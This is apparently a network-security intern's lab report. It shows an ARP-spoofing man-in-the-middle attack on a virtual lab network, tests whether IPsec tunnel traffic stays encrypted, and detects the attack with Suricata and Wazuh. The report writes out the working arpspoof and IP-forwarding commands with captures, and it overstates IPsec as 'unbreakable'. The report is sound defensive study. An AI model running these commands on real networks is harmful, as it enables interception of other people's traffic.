Title: **IPsec VPN Security Lab Report**

ARP Spoofing MITM Attack & IPsec Encryption Validation

Name: Sanjeev Kushwaha

Role: Network Security Intern

Company: Tata Electronics, Dholera

Date: June 2026

Table of Contents

1. Lab Objective

2. Lab Topology & Environment

3. Phase 1 — ARP Spoofing Attack

4. Phase 2 — Traffic Capture & IPsec Validation

5. Phase 3 — Intrusion Detection with Suricata & Wazuh

6. Conclusion


Lab Objective & Environment

This lab demonstrates a Man-in-the-Middle (MITM) attack using ARP spoofing on a local network segment, and validates that IPsec tunnel encryption prevents an attacker from reading intercepted tunnel traffic. The lab also demonstrates detection of the attack using Suricata IDS integrated with Wazuh SIEM.

Lab Environment Table

Component	Role	IP Address
OPNsense A	Site A Firewall / Hub	WAN: 192.168.211.133, LAB_NET: 192.168.100.1
OPNsense B	Site B Firewall	WAN: 192.168.211.134, LAN: 192.168.2.1
OPNsense C	Site C Firewall	WAN: 192.168.211.135, LAN: 192.168.3.1
Kali Linux	Attacker Machine	192.168.100.100
Windows VM	Victim Machine	192.168.100.101
Wazuh Server	SIEM	192.168.56.101


Topology Diagram



Solid line = LAN, Double line = IPsec tunnel

Phase 1: ARP Spoofing

ARP spoofing was performed from Kali Linux against Windows VM (victim) and OPNsense A (gateway). Kali sent repeated ARP replies claiming to be both the gateway and the victim, positioning itself as a Man-in-the-Middle.



No.	Time	Source	Destination	Protocol	Length	Info
8	1.482512326	VMware_bc:84:b7	VMware_cf:0f:f6	ARP	42	192.168.100.1 is at 00:0c:29:bc:84:b7
9	1.639261660	VMware_bc:84:b7	VMware_46:ef:95	ARP	42	192.168.100.101 is at 00:0c:29:bc:84:b7 (duplicate use of 192.168.100.1 detected!)
18	3.484872913	VMware_bc:84:b7	VMware_cf:0f:f6	ARP	42	192.168.100.1 is at 00:0c:29:bc:84:b7
19	3.640467452	VMware_bc:84:b7	VMware_46:ef:95	ARP	42	192.168.100.101 is at 00:0c:29:bc:84:b7 (duplicate use of 192.168.100.1 detected!)
24	5.486207441	VMware_bc:84:b7	VMware_cf:0f:f6	ARP	42	192.168.100.1 is at 00:0c:29:bc:84:b7
25	5.644517919	VMware_bc:84:b7	VMware_46:ef:95	ARP	42	192.168.100.101 is at 00:0c:29:bc:84:b7 (duplicate use of 192.168.100.1 detected!)
26	7.486586896	VMware_bc:84:b7	VMware_cf:0f:f6	ARP	42	192.168.100.1 is at 00:0c:29:bc:84:b7
27	7.645055999	VMware_bc:84:b7	VMware_46:ef:95	ARP	42	192.168.100.101 is at 00:0c:29:bc:84:b7 (duplicate use of 192.168.100.1 detected!)
37	9.487208445	VMware_bc:84:b7	VMware_cf:0f:f6	ARP	42	192.168.100.1 is at 00:0c:29:bc:84:b7
38	9.645432894	VMware_bc:84:b7	VMware_46:ef:95	ARP	42	192.168.100.101 is at 00:0c:29:bc:84:b7 (duplicate use of 192.168.100.1 detected!)
49	11.487789036	VMware_bc:84:b7	VMware_cf:0f:f6	ARP	42	192.168.100.1 is at 00:0c:29:bc:84:b7
50	11.646683698	VMware_bc:84:b7	VMware_46:ef:95	ARP	42	192.168.100.101 is at 00:0c:29:bc:84:b7 (duplicate use of 192.168.100.1 detected!)
66	13.488354219	VMware_bc:84:b7	VMware_cf:0f:f6	ARP	42	192.168.100.1 is at 00:0c:29:bc:84:b7
67	13.647720454	VMware_bc:84:b7	VMware_46:ef:95	ARP	42	192.168.100.101 is at 00:0c:29:bc:84:b7 (duplicate use of 192.168.100.1 detected!)
68	14.997334617	VMware_bc:84:b7	VMware_cf:0f:f6	ARP	42	Who has 192.168.100.101? Tell 192.168.100.100
69	15.000218042	VMware_cf:0f:f6	VMware_bc:84:b7	ARP	60	192.168.100.101 is at 00:0c:29:cf:0f:f6
72	15.488800697	VMware_bc:84:b7	VMware_cf:0f:f6	ARP	42	192.168.100.1 is at 00:0c:29:bc:84:b7
73	15.648106405	VMware_bc:84:b7	VMware_46:ef:95	ARP	42	192.168.100.101 is at 00:0c:29:bc:84:b7 (duplicate use of 192.168.100.1 detected!)
94	17.489291440	VMware_bc:84:b7	VMware_cf:0f:f6	ARP	42	192.168.100.1 is at 00:0c:29:bc:84:b7
95	17.648782151	VMware_bc:84:b7	VMware_46:ef:95	ARP	42	192.168.100.101 is at 00:0c:29:bc:84:b7 (duplicate use of 192.168.100.1 detected!)
105	19.489783108	VMware_bc:84:b7	VMware_cf:0f:f6	ARP	42	192.168.100.1 is at 00:0c:29:bc:84:b7
106	19.649330648	VMware_bc:84:b7	VMware_46:ef:95	ARP	42	192.168.100.101 is at 00:0c:29:bc:84:b7 (duplicate use of 192.168.100.1 detected!)
109	21.490982110	VMware_bc:84:b7	VMware_cf:0f:f6	ARP	42	192.168.100.1 is at 00:0c:29:bc:84:b7

Wireshark capture showing repeated ARP replies from Kali MAC (bc:84:b7) poisoning both Windows VM and OPNsense A.

Poisoning Command (terminal 1}:

```
┌──(kali㉿kali)-[~]
└─$ echo 1 | sudo tee /proc/sys/net/ipv4/ip_forward
[sudo] password for kali:
1

┌──(kali㉿kali)-[~]
└─$ cat /proc/sys/net/ipv4/ip_forward
1
```

```
┌──(kali㉿kali)-[~]
└─$ sudo arpspoof -i eth0 -t 192.168.100.101 192.168.100.1
0:c:29:bc:84:b7 0:0:0:0:0:0 0806 42: arp reply 192.168.100.1 i
s-at 0:c:29:bc:84:b7
0:c:29:bc:84:b7 0:0:0:0:0:0 0806 42: arp reply 192.168.100.1 i
s-at 0:c:29:bc:84:b7
0:c:29:bc:84:b7 0:0:0:0:0:0 0806 42: arp reply 192.168.100.1 i
s-at 0:c:29:bc:84:b7
0:c:29:bc:84:b7 0:0:0:0:0:0 0806 42: arp reply 192.168.100.1 i
s-at 0:c:29:bc:84:b7
0:c:29:bc:84:b7 0:0:0:0:0:0 0806 42: arp reply 192.168.100.1 i
s-at 0:c:29:bc:84:b7
```

Terminal 1 — Kali poisoning Windows VM: ARP replies claiming 192.168.100.1 (OPNsense A gateway) is at Kali MAC (bc:84:b7)

Poisoning Command (terminal 1}:

```
┌──(kali㉿kali)-[~]
└─$ echo 1 | sudo tee /proc/sys/net/ipv4/ip_forward
1
```

```
┌──(kali㉿kali)-[~]
└─$ sudo arpspoof -i eth0 -t 192.168.100.1 192.168.100.101
[sudo] password for kali:
Sorry, try again.
[sudo] password for kali:
0:c:29:bc:84:b7 0:c:29:46:ef:95 0806 42: arp reply 192.168.100.101 is-at 0:c:29:bc
:84:b7
0:c:29:bc:84:b7 0:c:29:46:ef:95 0806 42: arp reply 192.168.100.101 is-at 0:c:29:bc
:84:b7
0:c:29:bc:84:b7 0:c:29:46:ef:95 0806 42: arp reply 192.168.100.101 is-at 0:c:29:bc
:84:b7
0:c:29:bc:84:b7 0:c:29:46:ef:95 0806 42: arp reply 192.168.100.101 is-at 0:c:29:bc
:84:b7
0:c:29:bc:84:b7 0:c:29:46:ef:95 0806 42: arp reply 192.168.100.101 is-at 0:c:29:bc
:84:b7
0:c:29:bc:84:b7 0:c:29:46:ef:95 0806 42: arp reply 192.168.100.101 is-at 0:c:29:bc
:84:b7
```

Both arpspoof terminals running simultaneously — Terminal 1 poisons the victim (Windows VM), Terminal 2 poisons the gateway (OPNsense A). Both directions must run together to achieve full MITM position.

```
C:\Users\windsan>arp -a

Interface: 192.168.100.101 --- 0x6
  Internet Address      Physical Address      Type
  192.168.100.1         00-0c-29-46-ef-95     dynamic
  192.168.100.255       ff-ff-ff-ff-ff-ff     static
  224.0.0.22            01-00-5e-00-00-16     static
  224.0.0.251           01-00-5e-00-00-fb     static
  224.0.0.252           01-00-5e-00-00-fc     static
  239.255.255.250       01-00-5e-7f-ff-fa     static
  255.255.255.255       ff-ff-ff-ff-ff-ff     static


C:\Users\windsan>arp -a

Interface: 192.168.100.101 --- 0x6
  Internet Address      Physical Address      Type
  192.168.100.1         00-0c-29-bc-84-b7     dynamic
  192.168.100.100       00-0c-29-bc-84-b7     dynamic
  192.168.100.255       ff-ff-ff-ff-ff-ff     static
  224.0.0.22            01-00-5e-00-00-16     static
  224.0.0.251           01-00-5e-00-00-fb     static
  224.0.0.252           01-00-5e-00-00-fc     static
  239.255.255.250       01-00-5e-7f-ff-fa     static
  255.255.255.255       ff-ff-ff-ff-ff-ff     static
```

Windows VM ARP table confirming gateway IP (192.168.100.1) now points to Kali's MAC address — poison successful (before and after).

Phase 2: Traffic Capture & IPsec Validation

With MITM active, Wireshark on Kali captured all traffic flowing through it. ICMP ping packets from Windows VM were fully visible including source IP, destination IP, and payload. The TTL decrement from 128 to 127 confirmed Kali was intercepting each packet before forwarding.




icmp

No.	Time	Source	Destination	Protocol	Length	Info
4	1.331547734	192.168.100.100	192.168.100.101	ICMP	118	Redirect (Redirect for host)
54	12.399995073	192.168.100.100	192.168.100.1	ICMP	177	Redirect (Redirect for host)
130	27.126480184	192.168.100.100	192.168.100.1	ICMP	102	Redirect (Redirect for host)
134	27.128096124	192.168.100.101	192.168.100.1	ICMP	102	Destination unreachable (Port unreachable)
135	27.128112906	192.168.100.101	192.168.100.1	ICMP	102	Destination unreachable (Port unreachable)
171	32.556516406	192.168.100.101	192.168.2.1	ICMP	74	Echo (ping) request id=0x0001, seq=17/4352, ttl=128 (no response found!)
172	32.556532176	192.168.100.101	192.168.2.1	ICMP	74	Echo (ping) request id=0x0001, seq=17/4352, ttl=127 (reply in 173)
173	32.558504066	192.168.2.1	192.168.100.101	ICMP	74	Echo (ping) reply id=0x0001, seq=17/4352, ttl=63 (request in 172)
174	32.558510591	192.168.2.1	192.168.100.101	ICMP	74	Echo (ping) reply id=0x0001, seq=17/4352, ttl=62
180	33.562215381	192.168.100.101	192.168.2.1	ICMP	74	Echo (ping) request id=0x0001, seq=18/4608, ttl=128 (no response found!)
181	33.562244936	192.168.100.101	192.168.2.1	ICMP	74	Echo (ping) request id=0x0001, seq=18/4608, ttl=127 (reply in 182)
182	33.563795349	192.168.2.1	192.168.100.101	ICMP	74	Echo (ping) reply id=0x0001, seq=18/4608, ttl=63 (request in 181)
183	33.563805339	192.168.2.1	192.168.100.101	ICMP	74	Echo (ping) reply id=0x0001, seq=18/4608, ttl=62
189	34.575657817	192.168.100.101	192.168.2.1	ICMP	74	Echo (ping) request id=0x0001, seq=19/4864, ttl=128 (no response found!)
190	34.575682079	192.168.100.101	192.168.2.1	ICMP	74	Echo (ping) request id=0x0001, seq=19/4864, ttl=127 (reply in 191)
191	34.578564568	192.168.2.1	192.168.100.101	ICMP	74	Echo (ping) reply id=0x0001, seq=19/4864, ttl=63 (request in 190)
192	34.578575171	192.168.2.1	192.168.100.101	ICMP	74	Echo (ping) reply id=0x0001, seq=19/4864, ttl=62
196	35.588924085	192.168.100.101	192.168.2.1	ICMP	74	Echo (ping) request id=0x0001, seq=20/5120, ttl=128 (no response found!)
197	35.588942744	192.168.100.101	192.168.2.1	ICMP	74	Echo (ping) request id=0x0001, seq=20/5120, ttl=127 (reply in 198)
198	35.590068784	192.168.2.1	192.168.100.101	ICMP	74	Echo (ping) reply id=0x0001, seq=20/5120, ttl=63 (request in 197)
199	35.590075441	192.168.2.1	192.168.100.101	ICMP	74	Echo (ping) reply id=0x0001, seq=20/5120, ttl=62
205	37.482664000	192.168.100.101	192.168.2.1	ICMP	74	Echo (ping) request id=0x0001, seq=21/5376, ttl=128 (no response found!)
206	37.482679580	192.168.100.101	192.168.2.1	ICMP	74	Echo (ping) request id=0x0001, seq=21/5376, ttl=127 (reply in 207)

ICMP traffic intercepted by Kali — TTL decremented from 128 to 127 proving Kali is in the packet path

IPsec Tunnel Traffic (Encrypted)

When the same ping traffic crossed the IPsec tunnel between OPNsense A and OPNsense B, the payload became completely encrypted. OPNsense enc0 capture showed the traffic marked as confidential with only the SPI identifier visible — no payload readable.




View capture

Interface	Timestamp	SRC	DST	output
IPsec enc0	2026-06-09 12:12:35.000535			confidential): SPI 0xc5f54054: (tos 0x0, ttl 126, id 28784, offset 0, flags [none], proto ICMP (1), length 60, bad cksum e399 (->e499)!) 192.168.100.101 > 192.168.2.1: ICMP echo request, id 1, seq 38, length 40
IPsec enc0	2026-06-09 12:12:35.002606			confidential): SPI 0xc4737b97: (tos 0x0, ttl 64, id 1443, offset 0, flags [none], proto ICMP (1), length 60) 192.168.2.1 > 192.168.100.101: ICMP echo reply, id 1, seq 38, length 40
IPsec enc0	2026-06-09 12:12:36.015853			confidential): SPI 0xc5f54054: (tos 0x0, ttl 126, id 28785, offset 0, flags [none], proto ICMP (1), length 60, bad cksum e398 (->e498)!) 192.168.100.101 > 192.168.2.1: ICMP echo request, id 1, seq 39, length 40
IPsec enc0	2026-06-09 12:12:36.016856			confidential): SPI 0xc4737b97: (tos 0x0, ttl 64, id 62484, offset 0, flags [none], proto ICMP (1), length 60) 192.168.2.1 > 192.168.100.101: ICMP echo reply, id 1, seq 39, length 40
IPsec enc0	2026-06-09 12:12:37.031731			confidential): SPI 0xc5f54054: (tos 0x0, ttl 126, id 28786, offset 0, flags [none], proto ICMP (1), length 60, bad cksum e397 (->e497)!) 192.168.100.101 > 192.168.2.1: ICMP echo request, id 1, seq 40, length 40
IPsec enc0	2026-06-09 12:12:37.038761			confidential): SPI 0xc4737b97: (tos 0x0, ttl 64, id 52009, offset 0, flags [none], proto ICMP (1), length 60) 192.168.2.1 > 192.168.100.101: ICMP echo reply, id 1, seq 40, length 40
IPsec enc0	2026-06-09 12:12:38.048035			confidential): SPI 0xc5f54054: (tos 0x0, ttl 126, id 28787, offset 0, flags [none], proto ICMP (1), length 60, bad cksum e396 (->e496)!)

Close


OPNsense enc0 capture — same ICMP traffic marked confidential inside IPsec tunnel, payload fully encrypted



WAN segment traffic overview captured on Kali eth1 — showing normal background traffic (NTP clock sync, DNS queries, Syslog forwarding to Wazuh at 192.168.56.101) alongside ESP tunnel packets (rows 37-38) between OPNsense A and OPNsense B.

ESP Packet Capture on WAN


A second network interface was added to Kali on the WAN segment (192.168.211.x) to directly capture ESP packets between OPNsense A and OPNsense B. Despite full packet capture, only the ESP header with SPI value was visible — the entire payload was encrypted gibberish with no readable content.



ESP packets captured directly on WAN segment — SPI visible but payload is fully encrypted, proving IPsec cannot be broken by MITM

Phase 3: Detection


Suricata IDS was enabled on OPNsense A monitoring the LAB_NET interface. A custom user-defined rule was created to detect traffic originating from the attacker IP. Suricata immediately began generating alerts for all traffic from Kali including ICMP redirects, DNS queries, and NTP traffic being forwarded through the MITM position.



Suricata alerts firing on OPNsense A — detecting ICMP, DNS and NTP traffic from attacker IP 192.168.100.100

Wazuh SIEM Detection

Wazuh SIEM detected privilege escalation activity on the Kali attacker machine. Rule 5402 fired on every sudo command used to launch the ARP spoofing tools, creating a forensic timeline of the attack with precise timestamps.



Wazuh Rule 5402 — Successful sudo to ROOT detected on Kali agent, timestamping every attacker privilege escalation event

Conclusion

1. ARP Spoofing is Effective on Unprotected LAN

A MITM attacker on the same LAN segment can silently intercept all traffic with no special privileges beyond root access on the attacker machine.

2. IPsec Tunnel Encryption is Unbreakable from LAN

Even with full MITM position, the attacker cannot read any data inside the IPsec tunnel. ESP encryption makes the payload completely unreadable as proven by both enc0 capture and direct WAN-side ESP capture.

3. Detection is Possible Through Multiple Layers

Suricata IDS detected abnormal traffic patterns from the attacker IP. Wazuh SIEM independently detected privilege escalation used to launch the attack — demonstrating defence in depth.

4. Relevance to Tata Electronics

Tata Electronics connects one India server to six international offices via IPsec tunnels. This lab proves that even if an internal attacker compromises a local network segment, the site-to-site IPsec tunnels remain secure and the attack activity is detectable by IDS and SIEM.